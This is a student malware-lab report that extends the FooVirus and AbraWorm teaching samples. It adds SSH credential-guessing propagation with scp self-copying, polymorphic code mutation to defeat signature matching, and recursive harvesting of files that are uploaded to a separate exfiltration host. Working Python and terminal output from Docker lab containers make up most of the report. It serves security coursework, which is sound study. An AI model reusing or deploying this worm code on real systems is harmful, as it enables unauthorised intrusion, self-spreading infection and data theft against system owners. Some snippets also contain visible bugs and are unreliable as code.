

CSE 406: Malware Offline Report

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Task 1: We need to turn FooVirus.py virus into a worm by incorporating networking code in it. For this, networking code similar to that of AbraWorm.py is added here so that apart from infecting the foo files in current directory of the host machine, it also deposits a copy to a remote machine by trying random username, password and ip address when “debug = 0”, and with fixed username, password and ip address when “debug=1”. It does not affect the foo files of the remote machine until a user of the remote machine executes the virus.

Code snippets of the modifications:

```
11
12 def get_file_linecounts():
13     file_name = __file__ # Get the name of the current file
14     line_count = 0
15
16     with open(file_name, 'r') as file:
17         for line in file:
18             line_count += 1
19
20     return line_count
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22 ## FooVirus.py
23 ## Author: Avi kak (kak@purdue.edu)
24 ## Date: April 5, 2016; Updated April 6, 2022
```

This is used to get the total lines of code of the running virus.

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25 def infect_foo_virus():
26     print("""\nHELLO FROM FooVirus\n\n
27     This is a demonstration of how easy it is to write
28     a self-replicating program. This virus will infect
29     all files with names ending in .foo in the directory in
30     which you execute an infected file. If you send an
31     infected file to someone else and they execute it, their,
32     foo files will be damaged also.
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34     Note that this is a safe virus (for educational purposes
35     only) since it does not carry a harmful payload. All it
36     does is to print out this message and comment out the
37     code in .foo files.\n\n""")
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39     IN = open(sys.argv[0], 'r')
40     virus = [line for (i,line) in enumerate(IN) if i <= get_file_linecounts()]
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42     for item in glob.glob("*.foo"):
43         IN = open(item, 'r')
44         all_of_it = IN.readlines()
45         IN.close()
46         if any('foovirus' in line for line in all_of_it): continue
47         os.chmod(item, 0o777)
48         OUT = open(item, 'w')
49         OUT.writelines(virus)
50         all_of_it = ['#' + line for line in all_of_it]
51         OUT.writelines(all_of_it)
52         OUT.close()
53
54 infect_foo_virus()
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This is the given foo virus code which is wrapped in a function for organizing the code.

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142 try:
143     ssh = paramiko.SSHClient()
144     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
145     ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
146     print("\n\nconnected\n\n")
147     # Let's make sure that the target host was not previously
148     # infected:
149     target_file = "1805115_1.py\n"
150     received_list = error = None
151     stdin, stdout, stderr = ssh.exec_command('ls')
152     error = stderr.readlines()
153     if error:
154         print(error)
155         continue
156     print("Checking for already infected or not\n\n")
157     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
158     print("\n\noutput of 'ls' command: %s" % str(received_list))
159     if target_file.encode('utf-8') in received_list:
160         print("\n\nThe target machine is already infected\n\n")
161         continue
162
163
164     # Now deposit a copy of 1805115_1.py at the target host:
165     scpcon = scp.SCPClient(ssh.get_transport())
166     print(sys.argv[0])
167     scpcon.put(sys.argv[0])
168     scpcon.close()
169 except:
170     continue
171
172 if debug: break

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
This is the networking code snippet. Lines 149 to 161 check if the current directory already has a copy of the foo virus (1805115_1.py) or not. If there is already a copy present, then it does not do anything, otherwise, deposits a copy of its own in the remote machine, which is done in lines 165 to 170.

Before Executing the attack:

The contents of the current directory in host machine before the attack is executed:

```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat a.foo
This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat b.foo
This is another file
This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat c.txt
This won't be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ █
```

The file contents of remote machines before executing the attack:



```
root@a65ed3f1074f: ~
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seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh 154
root@154d2c9680ae:/# cd root
root@154d2c9680ae:~# ls
a6.foo b6.foo normal.txt
root@154d2c9680ae:~# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh a65
root@a65ed3f1074f:/# cd root
root@a65ed3f1074f:~# ls
a7.foo b7.foo n7.txt
root@a65ed3f1074f:~#
```

After Executing the Attack:

The infected foo files of current directory in host machine:

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1805115_1.py
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import paramiko
import scp
import select
import signal
import random

def get_file_linecounts():
    file_name = __file__ # Get the name of the current file
    line_count = 0

    with open(file_name, 'r') as file:
        for line in file:
            line_count += 1

    return line_count

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016; Updated April 6, 2022
def infect_foo_virus():
    print("""\nHELLO FROM FooVirus\n\n
    This is a demonstration of how easy it is to write
    a self-replicating program. This virus will infect
    all files with names ending in .foo in the directory in
    which you execute an infected file. If you send an

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seed@CSE406: ~/Offline-Malware-Jan23/1805115_Code/New Folder
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    error = stderr.readlines()
    if error:
        print(error)
        continue
    print("Checking for already infected or not\n\n")
    received_list = list(map(lambda x: x.encode('utf-8'), stdout
.readlines()))

    print("\n\noutput of 'ls' command: %s" % str(received_list))
    if target_file.encode('utf-8') in received_list:
        print("\n\nThe target machine is already infected\n")
        continue

    # Now deposit a copy of 1805115_1.py at the target host:
    scpcon = scp.SCPClient(ssh.get_transport())
    print(sys.argv[0])
    scpcon.put(sys.argv[0])
    scpcon.close()
except:
    continue

    if debug: break
#This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$

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
Contents of the remote machine directory: Here a copy of the virus is deposited.

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continue

if debug: break
#This will be affected by foo virus
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh 154
root@154d2c9680ae:/# cd root
root@154d2c9680ae:~# ls
1805115_1.py a6.foo b6.foo normal.txt
root@154d2c9680ae:~# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder$ docksh a65
root@a65ed3f1074f:/# cd root
root@a65ed3f1074f:~# ls
1805115_1.py a7.foo b7.foo n7.txt
root@a65ed3f1074f:~#
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
Executing an infected foo file:

First, a new foo file is created and an infected foo file, a.foo is kept in the same directory.



```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ touch new.foo
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ echo Testing a new
foo file by executing an infected foo file > new.foo
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$ cat new.foo
Testing a new foo file by executing an infected foo file
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code/New Folder/New Folder$
```

After executing a.foo, we see that the new file new.foo is also infected.



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if target_file.encode('utf-8') in received_list:
    print("\nThe target machine is already infected\n")
    continue

# Now deposit a copy of 1805115_1.py at the target host:
scpcon = scp.SCPClient(ssh.get_transport())
print(sys.argv[0])
scpcon.put(sys.argv[0])
scpcon.close()
except:
    continue

if debug: break
#This will be affected by foo virus
#Testing a new foo file by executing an infected foo file
```

Task 2: We have to modify the file AbraWorm.py so that no two copies of the worm are exactly the same in all of the infected hosts at any given time.

For this purpose, new line characters are added from randomly chosen set of lines and random characters are inserted at random places of comment blocks.

Code Snippets of Modifications:

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90
91 def alter_code():
92     original_file = _file
93     altered_file = "altered_" + os.path.basename(original_file)
94
95     # Make a copy of the original file
96     shutil.copyfile(original_file, altered_file)
97
98     with open(altered_file, 'r') as file:
99         code = file.readlines()
100
101     # Add new line characters between randomly chosen sets of lines
102     i = 0
103     while i < len(code):
104         if random.random() < 0.3 and i + 1 < len(code):
105             code.insert(i + 1, '\n')
106             i += 1
107
108     # Add some randomly selected characters in comment blocks
109     altered_code = ''
110     for line in code:
111         if '#' in line and '\#' not in line:
112             for i in range(0, random.randint(5, 10)):
113                 random_chars = random.choice(['*', '$', '@', '!', '6', '^', '&'])
114                 hash_index = line.index('#')
115                 random_index = random.randint(hash_index+1, len(line)-1)
116                 line = line[:random_index] + random_chars* random.randint(3,10) + line[random_index:]
117             altered_code += line
118
119     # Save the altered code to the new file
120     with open(altered_file, 'w') as file:
121         file.write(altered_code)
122     return altered_file
123
124 ## You would want to uncomment the following two lines for the worm to
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Here, lines 102 to 106 takes each lines of code and adds new lines based on a probability.

Lines 109 to 117 selects the comment blocks and adds random characters in each iteration to random indexes. The frequency of adding a random character in each iteration is [3, 10] and the iteration goes on for at least 5 times and at most 10 times.

Thus no two copies of the worm is same between two remote machines at a given time.


After altering the file, the altered copy is saved temporary and the original copy is preserved.

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244         scpcon.get(target_file)
245     # Now deposit a copy of AbraWorm.py at the target host:
246     altered_filename = alter_code()
247     absolute_path = os.path.abspath(altered_filename)
248     scpcon.put(absolute_path)
249     scpcon.close()
250     os.remove(altered_filename)
251 except:
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From lines 246 to 250, the altered code is deposit to the remote machine and then removed from the host machine.

Before Executing the Attack:

Current Directory files before attack:



Docker Container of ip 172.17.0.2 files before attack:


```
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik/
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested/
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# cat hola.txt
hola hola
root@694fce8aeef3:~/anik/nested# cat yoo.txt
abracadabra
root@694fce8aeef3:~/anik/nested# cd ..
root@694fce8aeef3:~/anik# cat another_abra.txt
abracadabra
root@694fce8aeef3:~/anik# cat next_abra.txt
abracadabra abracadabra yoooo
root@694fce8aeef3:~/anik# cd ..
root@694fce8aeef3:~# cat abra_dock1.txt
abracadabra abracadabra abra
root@694fce8aeef3:~# cat test2.txt
This file contains only abra
root@694fce8aeef3:~# cat test.foo
This is a test for foo virus
root@694fce8aeef3:~# cat abra.txt
This file contains abracadabra for testing
root@694fce8aeef3:~# █
```

Docker Container of ip 172.17.0.4 files before attack:

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root@2c0549eecbc5:~# ls
doc2c0.txt  normal_doc2c0.txt
root@2c0549eecbc5:~# cat doc2c0.txt
abracadabra
root@2c0549eecbc5:~# cat normal_doc2c0.txt
Hello World
root@2c0549eecbc5:~#
```

After Executing the Attack:

After executing the attack, there will be a logical copy (not exact copy) of the file 1805115_2.py in “altered_1805115_2.py” name in the remote machines of ip 172.17.0.2 and 172.17.0.4. Apart from this, the files containing “abracadabra” of the targeted remote machines will be transferred to host machine, and the it will be send to a target machine of ip address 172.17.0.3



The files (in the root directory only) containing “abracadabra” are transferred in the host machine.


```

seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh 694
root@694fce8aeef3:/# cd root
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  altered_1805115_2.py  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh 2c0
root@2c0549eecbc5:/# cd root
root@2c0549eecbc5:~# ls
altered_1805115_2.py  doc2c0.txt  normal_doc2c0.txt
root@2c0549eecbc5:~# exit
exit

```

The altered copy of the worm is marked in the image of the infected machines

Output of the execution:

```

seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ ls
1805115_2.py  1805115_3.py  Docker-setup  'New Folder'
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ python3 1805115_2.py

Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'abra.txt\n', b'abra_dock1.txt\n', b'anik\n', b'test.foo\n', b'test2.txt\n']
files of interest at the target: [b'abra.txt', b'abra_dock1.txt']
Will now try to exfiltrate the files

connected to exfiltration host

Trying password mypassword for user root at IP address: 172.17.0.4

connected

output of 'ls' command: [b'doc2c0.txt\n', b'normal_doc2c0.txt\n']
files of interest at the target: [b'doc2c0.txt']

```

Trying password mypassword for user root at IP address: 172.17.0.4

connected

output of 'ls' command: [b'doc2c0.txt\n', b'normal_doc2c0.txt\n']

files of interest at the target: [b'doc2c0.txt']

Will now try to exfiltrate the files

connected to exfiltration host

seed@CSE406:~/Offline-Malware-Jan23/1805115_Code\$


The transferred files in the target machine:

```
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh b82
root@b82379d4ecde:/# cd root
root@b82379d4ecde:~# ls
abra.txt abra_dock1.txt demo doc2c0.txt
root@b82379d4ecde:~# cat abra.txt
This file contains abracadabra for testing
root@b82379d4ecde:~# cat abra_dock1.txt
abracadabra abracadabra abra
root@b82379d4ecde:~# cat doc2c0.txt
abracadabra
root@b82379d4ecde:~# cd demo
root@b82379d4ecde:~/demo# ls
root@b82379d4ecde:~/demo# cd ..
root@b82379d4ecde:~#
```

Altered version of the worm:

Now let's see the effect of alteration of the worm code.

Now after running the altered code:



```
def alter_code():
    original_file = file
    altered_file = "altered_" + os.path.basename(original_file)

    # Make a c6666666copy of the original file
    shutil.copyfile(original_file, altered_file)

    with open(altered_file, 'r') as file:
        code = file.readlines()

    # Add a newline character at a random position
    i = 0
    while i < len(code):
        if random.random() < 0.3 and i + 1 < len(code):
            code.insert(i + 1, '\n')
            i += 1
        i += 1

    # Save the altered code to the new file
    with open(altered_file, 'w') as file:
        file.write(altered_code)

    return altered_file

## You would want to uncomment the following lines of code to run the worm
# os.system('python %s' % altered_file)
# sys.stdout.write('The worm is running\n')
```

From the above code snippets, it is clear that the alteration code is working completely fine.

Task 3: Here we need to examine the files of the directories at every level and transfer the desired files to target machine.

For this purpose, the files are collected recursively from each directories and saved to host machine first. Then the files are read from the host machine and sent to the target machine.

This modification is done on the code of Task 2. Therefore, here the modifications in task 2 are avoided in discussion.

Code snippets of modification in task 3:

```

233         # continue
234         # Now let's look for files that contain the string 'abracadabra'
235         cmd = 'grep -rls abracadabra *'
236         stdin, stdout, stderr = ssh.exec_command(cmd)
237         error = stderr.readlines()
238         if error:
239             print(error)
240             continue

```

This code snippet recursively collects all the files in a remote machine.

```

244         print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
245
246         target_dir = 'CollectedFiles'+ip_address
247         os.makedirs(target_dir)
248
249         scpcon = scp.SCPClient(ssh.get_transport())
250         if len(files_of_interest_at_target) > 0:
251             for target_file in files_of_interest_at_target:
252                 scpcon.get(target_file, local_path=target_dir)
253             # Now deposit a copy of Abracadm.py at the target host:
254             altered_filename = alter_code()
255             absolute_path = os.path.abspath(altered_filename)
256             scpcon.put(absolute_path)
257             scpcon.close()
258             os.remove(altered_filename)

```

The code snippet creates a directory using the ip address as name and stores the files of interest at target in this directory.


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272         os.chdir(target_dir)
273         if len(files_of_interest_at_target) > 0:
274             print("\nWill now try to exfiltrate the files")
275             try:
276                 ssh = paramiko.SSHClient()
277                 ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
278                 # For exfiltration demo to work, you must provide an IP address and the login
279                 # credentials in the next statement:
280                 ssh.connect('172.17.0.3', port=22, username='root', password='mypassword', timeout=5)
281                 scpcon = scp.SCPClient(ssh.get_transport())
282                 print("\n\nconnected to exfiltration host\n")
283                 for filename in files_of_interest_at_target:
284                     scpcon.put(filename)
285
286                 scpcon.close()
287                 os.chdir('..')
288             except:
289                 print("No uploading of exfiltrated files\n")
290                 print("error in filename: ", str(filename))
291                 os.chdir('..')
292                 continue
293         if debug: break

```

The code snippet enters in the desired directory, sends the files of the directory to the target machine, then comes back to the current directory from where the code is executing.

Before Executing the Attack:



Current directory before executing the attack.

```
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  altered_1805115_2.py  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# exit
exit
```

Files of the target remote machine of ip 172.17.0.2

```
root@a6e45bf36183:~# ls
dir1  test.foo
root@a6e45bf36183:~# cd dir1/
root@a6e45bf36183:~/dir1# ls
abra_dir1.txt  dir2
root@a6e45bf36183:~/dir1# cd dir2/
root@a6e45bf36183:~/dir1/dir2# ls
root@a6e45bf36183:~/dir1/dir2# cd ..
root@a6e45bf36183:~/dir1# cat abra_dir1.txt
abracadabra
root@a6e45bf36183:~/dir1# cd ..
root@a6e45bf36183:~# cat test.foo
This will not be affected by AbraWorm
root@a6e45bf36183:~#
```

Files of the target remote machine of ip 172.17.0.5

Output of the execution:

```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ python3 1805115_3.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'abra.txt\n', b'abra_dock1.txt\n', b'altered_1805115_2.py\n', b'anik\n', b'test.foo\n', b'test2.txt\n']
files of interest at the target: [b'abra.txt', b'abra_dock1.txt', b'altered_1805115_2.py', b'anik/another_abra.txt', b'anik/next_abra.txt', b'anik/nested/yoo.txt']
abra.txt
another_abra.txt
next_abra.txt
yoo.txt
altered_1805115_2.py
abra_dock1.txt

Will now try to exfiltrate the files

connected to exfiltration host

connected to exfiltration host

Trying password mypassword for user root at IP address: 172.17.0.5

connected

output of 'ls' command: [b'dirl\n', b'test.foo\n']
files of interest at the target: [b'dirl/abra_dir1.txt']
abra_dir1.txt

